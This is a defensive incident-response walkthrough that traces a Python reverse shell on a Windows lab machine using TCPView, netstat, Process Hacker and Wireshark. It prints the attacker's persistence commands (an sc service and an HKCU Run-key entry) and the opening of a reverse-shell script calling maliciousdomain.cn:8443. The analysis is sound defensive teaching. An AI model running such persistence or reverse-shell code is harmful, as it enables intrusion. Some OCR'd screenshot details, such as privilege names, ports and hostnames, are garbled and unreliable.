
We start our analysis with opening TCPView from the Sysinternals Suite to determine if we can quickly find any unusual processes communicating to remote sites. In this simple scenario, we find that there is currently only one process, python.exe, communicating to a remote system. We flag this as suspicious since Python is not typically used in the manner for our fictitious network. We then make a note of the port and IP for potential IOCs.

Process Name	Process ID	Protocol	Status	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
svchost.exe	912	TCP	Listen	0.0.0.0	135	0.0.0.0	0	5/5/2022 7:47:08 PM	RpcSrv
System	4	TCP	Listen	192.168.163.131	139	0.0.0.0	0	5/5/2022 7:47:25 PM	System
svchost.exe	5804	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	5/5/2022 7:47:44 PM	COPSAc
TeamViewer_Service.exe	3100	TCP	Listen	127.0.0.1	5939	0.0.0.0	0	5/5/2022 7:47:44 PM	TeamViewer
transact.exe	700	TCP	Listen	0.0.0.0	49654	0.0.0.0	0	5/5/2022 7:47:50 PM	Transact
wminet.exe	528	TCP	Listen	0.0.0.0	49655	0.0.0.0	0	5/5/2022 7:47:58 PM	wminet.exe
svchost.exe	1116	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	5/5/2022 7:47:59 PM	EventLog
svchost.exe	1124	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	5/5/2022 7:47:59 PM	Schedule
spoolsv.exe	2461	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	5/5/2022 7:47:59 PM	Spooler
services.exe	688	TCP	Listen	0.0.0.0	49670	0.0.0.0	0	5/5/2022 7:47:52 PM	services.exe
svchost.exe	3008	TCP	Listen	0.0.0.0	49671	0.0.0.0	0	5/5/2022 7:47:52 PM	PolicyAgent
python.exe	6440	TCP	Established	192.168.163.131	4971	192.168.163.128	8443	5/5/2022 7:47:59 PM	python.exe
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	5/5/2022 7:47:50 PM	System

We can verify this using the other tools covered early as well. Netstat -ano lists an established connection between our test machine and the simulated attacker machine with local IP/port 192.168.163.131:63590 and remote IP/port 192.168.163.128:8443 from the process with PID 6440. Tasklist /SVC lists that python.exe is running as PID 6440.

```
Administrator: Administrator Command Prompt
C:\WINDOWS\system32>netstat -ano
Active Connections

Proto  Local Address          Foreign Address        State      PID
TCP    0.0.0.0:125            0.0.0.0:0             LISTENING  944
TCP    0.0.0.0:445            0.0.0.0:0             LISTENING  4
TCP    0.0.0.0:5848           0.0.0.0:0             LISTENING  5812
TCP    0.0.0.0:5357           0.0.0.0:0             LISTENING  4
TCP    0.0.0.0:49664          0.0.0.0:0             LISTENING  668
TCP    0.0.0.0:49665          0.0.0.0:0             LISTENING  548
TCP    0.0.0.0:49666          0.0.0.0:0             LISTENING  1364
TCP    0.0.0.0:49667          0.0.0.0:0             LISTENING  1128
TCP    0.0.0.0:49668          0.0.0.0:0             LISTENING  2728
TCP    0.0.0.0:49669          0.0.0.0:0             LISTENING  616
TCP    0.0.0.0:49670          0.0.0.0:0             LISTENING  3036
TCP    127.0.0.1:5939         0.0.0.0:0             LISTENING  3328
TCP    192.168.163.131:139   0.0.0.0:0             LISTENING  4
TCP    192.168.163.131:63590 192.168.163.128:8443 ESTABLISHED 6440
TCP    [::]:135               [::]:0              LISTENING  944
TCP    [::]:445               [::]:0              LISTENING  4
TCP    [::]:5357              [::]:0              LISTENING  4
TCP    [::]:49664              [::]:0              LISTENING  668
TCP    [::]:49665              [::]:0              LISTENING  548
TCP    [::]:49666              [::]:0              LISTENING  1364
TCP    [::]:49667              [::]:0              LISTENING  1128
TCP    [::]:49668              [::]:0              LISTENING  2728
TCP    [::]:49669              [::]:0              LISTENING  616
TCP    [::]:49670              [::]:0              LISTENING  3036
UDP   0.0.0.0:123             *:*                LISTENING  3369
```




The screenshot shows a Windows Command Prompt window titled "Administrator: Administrator Command Prompt". The window displays the output of the "tasklist" command, listing various processes and their details. The output is as follows:

Process Name	PID	Status
explorer.exe	2988	N/A
svchost.exe	7496	Netman
svchost.exe	6916	fdPHost
svchost.exe	4812	FDResPub
Microsoft.Photos.exe	8628	N/A
RuntimeBroker.exe	2288	N/A
ProcessHacker.exe	7368	N/A
procexp64.exe	7984	N/A
cmd.exe	2248	N/A
conhost.exe	7672	N/A
svchost.exe	6744	WinHttpAutoProxySvc
svchost.exe	8588	AppXSvc
svchost.exe	8876	ClipSVC
svchost.exe	5244	camsvc
smartscreen.exe	1588	N/A
pythonw.exe	5428	N/A
audiogd.exe	18228	N/A
svchost.exe	1984	gpsvc
svchost.exe	6752	Imhosts
python.exe	6448	N/A
cmd.exe	5624	N/A
svchost.exe	3352	NetSetupSvc
cmd.exe	5184	N/A
conhost.exe	3776	N/A
tasklist.exe	8612	N/A

C:\WINDOWS\system32>_

Process Explorer can also be used to verify the findings. Right clicking on `python.exe`, selecting Properties, and then selecting the TCP/IP tab lists the connection to 192.168.163.128:8443. System Informer provides another easy means to find the unusual connection and correlate it to the `python.exe` process by selecting the Network tab.



Process Hacker [MALTEST\MalTest]+ (Administrator)

Hacker View Tools Users Help


Refresh Options | Find handles or DLLs System information | Search Network (Ctrl+I)

Processes Services Network Disk

Name	Local address	Local... Port	Remote address	Rem... Port	Prot...	State	Owner
lsass.exe (6...	MalTest	49664			TCP	Listen	
lsass.exe (6...	MalTest	49664			TCP6	Listen	
python.exe...	MalTest\localdoma...	65500	128.163.168.100.in...	8443	TCP	Establish...	
services.ex...	MalTest	49669			TCP	Listen	
services.ex...	MalTest	49669			TCP6	Listen	
spoolsvex...	MalTest	49668			TCP	Listen	Spoiler
spoolsvex...	MalTest	49668			TCP6	Listen	Spoiler
svchostex...	MalTest	49667			TCP	Listen	Schedule
svchostex...	MalTest	49667			TCP6	Listen	Schedule
svchostex...	MalTest	49666			TCP	Listen	EventLog
svchostex...	MalTest	49666			TCP6	Listen	EventLog
svchostex...	MalTest	5353			UDP		Dnucache
svchostex...	MalTest	5355			UDP		Dnucache
svchostex...	MalTest	49670			TCP	Listen	PolicyAgent
svchostex...	MalTest	49670			TCP6	Listen	PolicyAgent
svchostex...	MalTest	500			UDP		IKEEXT
svchostex...	MalTest	4500			UDP		IKEEXT
svchostex...	MalTest	500			UDP6		IKEEXT
svchostex...	MalTest	4500			UDP6		IKEEXT
svchostex...	MalTest	55516			UDP		iphlpvc
svchostex...	MalTest	123			UDP		W32Time
svchostex...	MalTest	123			UDP6		W32Time
svchostex...	MalTest	1900			UDP		SSDP SRV
svchostex...	MalTest	1900			UDP6		SSDP SRV
svchostex...	MalTest\localdoma...	1900			UDP		SSDP SRV
svchostex...	MalTest\localdoma...	59496			UDP		SSDP SRV
svchostex...	MalTest	59497			UDP		SSDP SRV
svchostex...	MalTest	59495			UDP6		SSDP SRV
svchostex...	MalTest	3702			UDP		FDResPub
svchostex...	MalTest	59470			UDP		FDResPub

CPU Usage: 2.02% Physical memory: 2.24 GB (56.06%) Processes: 144

We have verified that there is unusual network traffic on the potentially compromised machine and need to dig deeper into the traffic. We then open up Wireshark to review a packet capture of the incident. We use the IP and port combination (`ip.addr == 192.168.163.128 and tcp.port == 8443`) to filter the traffic down to the currently interesting packets. The traffic is not encrypted which will allow us to extract plaintext communications.



We then right click on one of the packets and select follow TCP stream to pull up the conversation in a readable format. This confirms that this is a malicious process used to create a reverse shell to the attacker. We are able to identify commands sent by the attacker and the response from the infected machine.

Wincheck - Follow TCP Stream (http://stream.cgi?1) - wincheck_2190_26045-29-2011-0415-09M1621400-500052619797_a01956

ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix
IPv4 Address : 192.168.100.101
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.100.128

Ethernet adapter Ethernet2:

Media State : Media disconnected
Connection-specific DNS Suffix

C:\Windows\system32\hostname
hostname
HalTest

C:\Windows\system32\whoami
whoami
valtest\valtester

C:\Windows\system32\whoami /priv
whoami /priv
ERROR: Invalid argument/option - '/privs'.
Type "WHOAMI /?" for usage.

C:\Windows\system32\whoami /priv
whoami /priv

PRIVILEGE INFORMATION

Privilege Name	Description	State
S驰shut-down-Privilege	Shut down the system	Disabled
S驰chingAbility-Privilege	Bypass traverse checking	Enabled
S驰lock-Privilege	Remove computer from docking station	Disabled
S驰Increase-FileSharingGet-Privilege	Increase a process working set	Enabled
S驰TimeZone-Privilege	Change the time zone	Disabled

C:\Windows\system32\net localgroup administrators
net localgroup administrators
Alias name = administrators

Comment Administrators have complete and unrestricted access to the computer/domain

Members


Administrator
HalTester
The command completed successfully.

The attacker ran a series of command to enumerate identifying information about the machine and what privileges the user account has. The attacker then attempts to establish persistence by creating a service named NotBackDoor to auto start the malware containing the reverse shell. This action failed leading the attacker to then attempt persistence by creating a run key in the system registry for the current user and was successful.


```
C:\WINDOWS\system32>sc create NotBackDoor binPath= "C:\Python27\python.exe C:\Windows\Tasks\bdw.py" start= auto  
sc create NotBackDoor binPath= "C:\Python27\python.exe C:\Windows\Tasks\bdw.py" start= auto  
[SC] OpenSCManager FAILED 5:  
Access is denied.  
  
C:\WINDOWS\system32>reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v NotBackDoor /t REG_SZ /d "C:\Python27\python.exe C:\Windows\Tasks\bdw.py"  
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v NotBackDoor /t REG_SZ /d "C:\Python27\python.exe C:\Windows\Tasks\bdw.py"  
The operation completed successfully.  
  
C:\WINDOWS\system32>
```

At this point we have verified that there is malware present on the system and it is actively being exploited by a remote attacker. We immediately take action to isolate the machine to cut off access from the attacker and protect the rest of the network. In this scenario we would just simply block the IP and port on the perimeter firewall and remove the infected machine from the network before continuing our analysis.


We then take steps to confirm the persistence measures taken by the attacker. We review the services in services.msc to verify that NotBackDoor service was not successfully created. Then we take a look to ensure no other unusual service exist. The NotBackDoor service name and the binPath option of C:\Python27\python.exe C:\Windows\Tasks\bdw.py are still noted as IOCs since the attacker did attempt to create the service and it could be present on other infected machines if access was granted.



Regedit is then used to verify the run key created after verifying that no malicious services exist. We do find a NotBackDoor key that points to C:\Python27\python.exe C:\Windows\Tasks\bdw.py. We make note of this as an IOC. We also note that C:\Windows\Tasks\ is commonly used as a location to drop malware due to low privilege users being able to write to the location and is common excluded from protections such as application whitelisting since it is located under C:\Windows.



The next step for this scenario is to navigate to the `C:\Windows\Tasks\` folder to investigate the `bdw.py` file mentioned in the previous steps. The investigation finds that this is just a simple Python script to establish a reverse shell from the infected computer to the attacker's machine. We are able to determine that it contains the port number 8443 but is pointing to a domain name of `maliciousdomain.cn` instead of IP.



The screenshot shows a Windows Notepad window titled "bdw.py - C:\Windows\Tasks\bdw.py (2.7.13)". The window contains Python code for a backdoor. The code includes comments at the top about the script being a reverse shell for Windows systems. It defines functions for socket communication between a client and a server, and a main function that creates threads for each. The server socket connects to a specified host and port, and the client socket connects to the server. Both sides handle data transmission via their respective stdins and stdouts. The code also imports socket, subprocess, os, threading, and sys modules.

```
#!C:\Python27\python.exe
#Title: bd.py
#Author: ApexPredator
#License: MIT
#Github: https://github.com/ApexPredator-InfoSec/back_door
#Description: This script provides a reverse shell Windows systems. It can be used to gain access to a Windows system by connecting to a specific host and port.
import socket
import subprocess
import os
import threading
import sys

RHOST = 'maliciousdomain.cn'
RPORT = 8443

#Windows reverse shell and bind shells modified from code found https://stackoverfl
def soc2proc(s, p):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def proc2soc(s, p):
    while True:
        s.send(p.stdout.read(1))

def rvsht():
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((""+RHOST,RPORT))

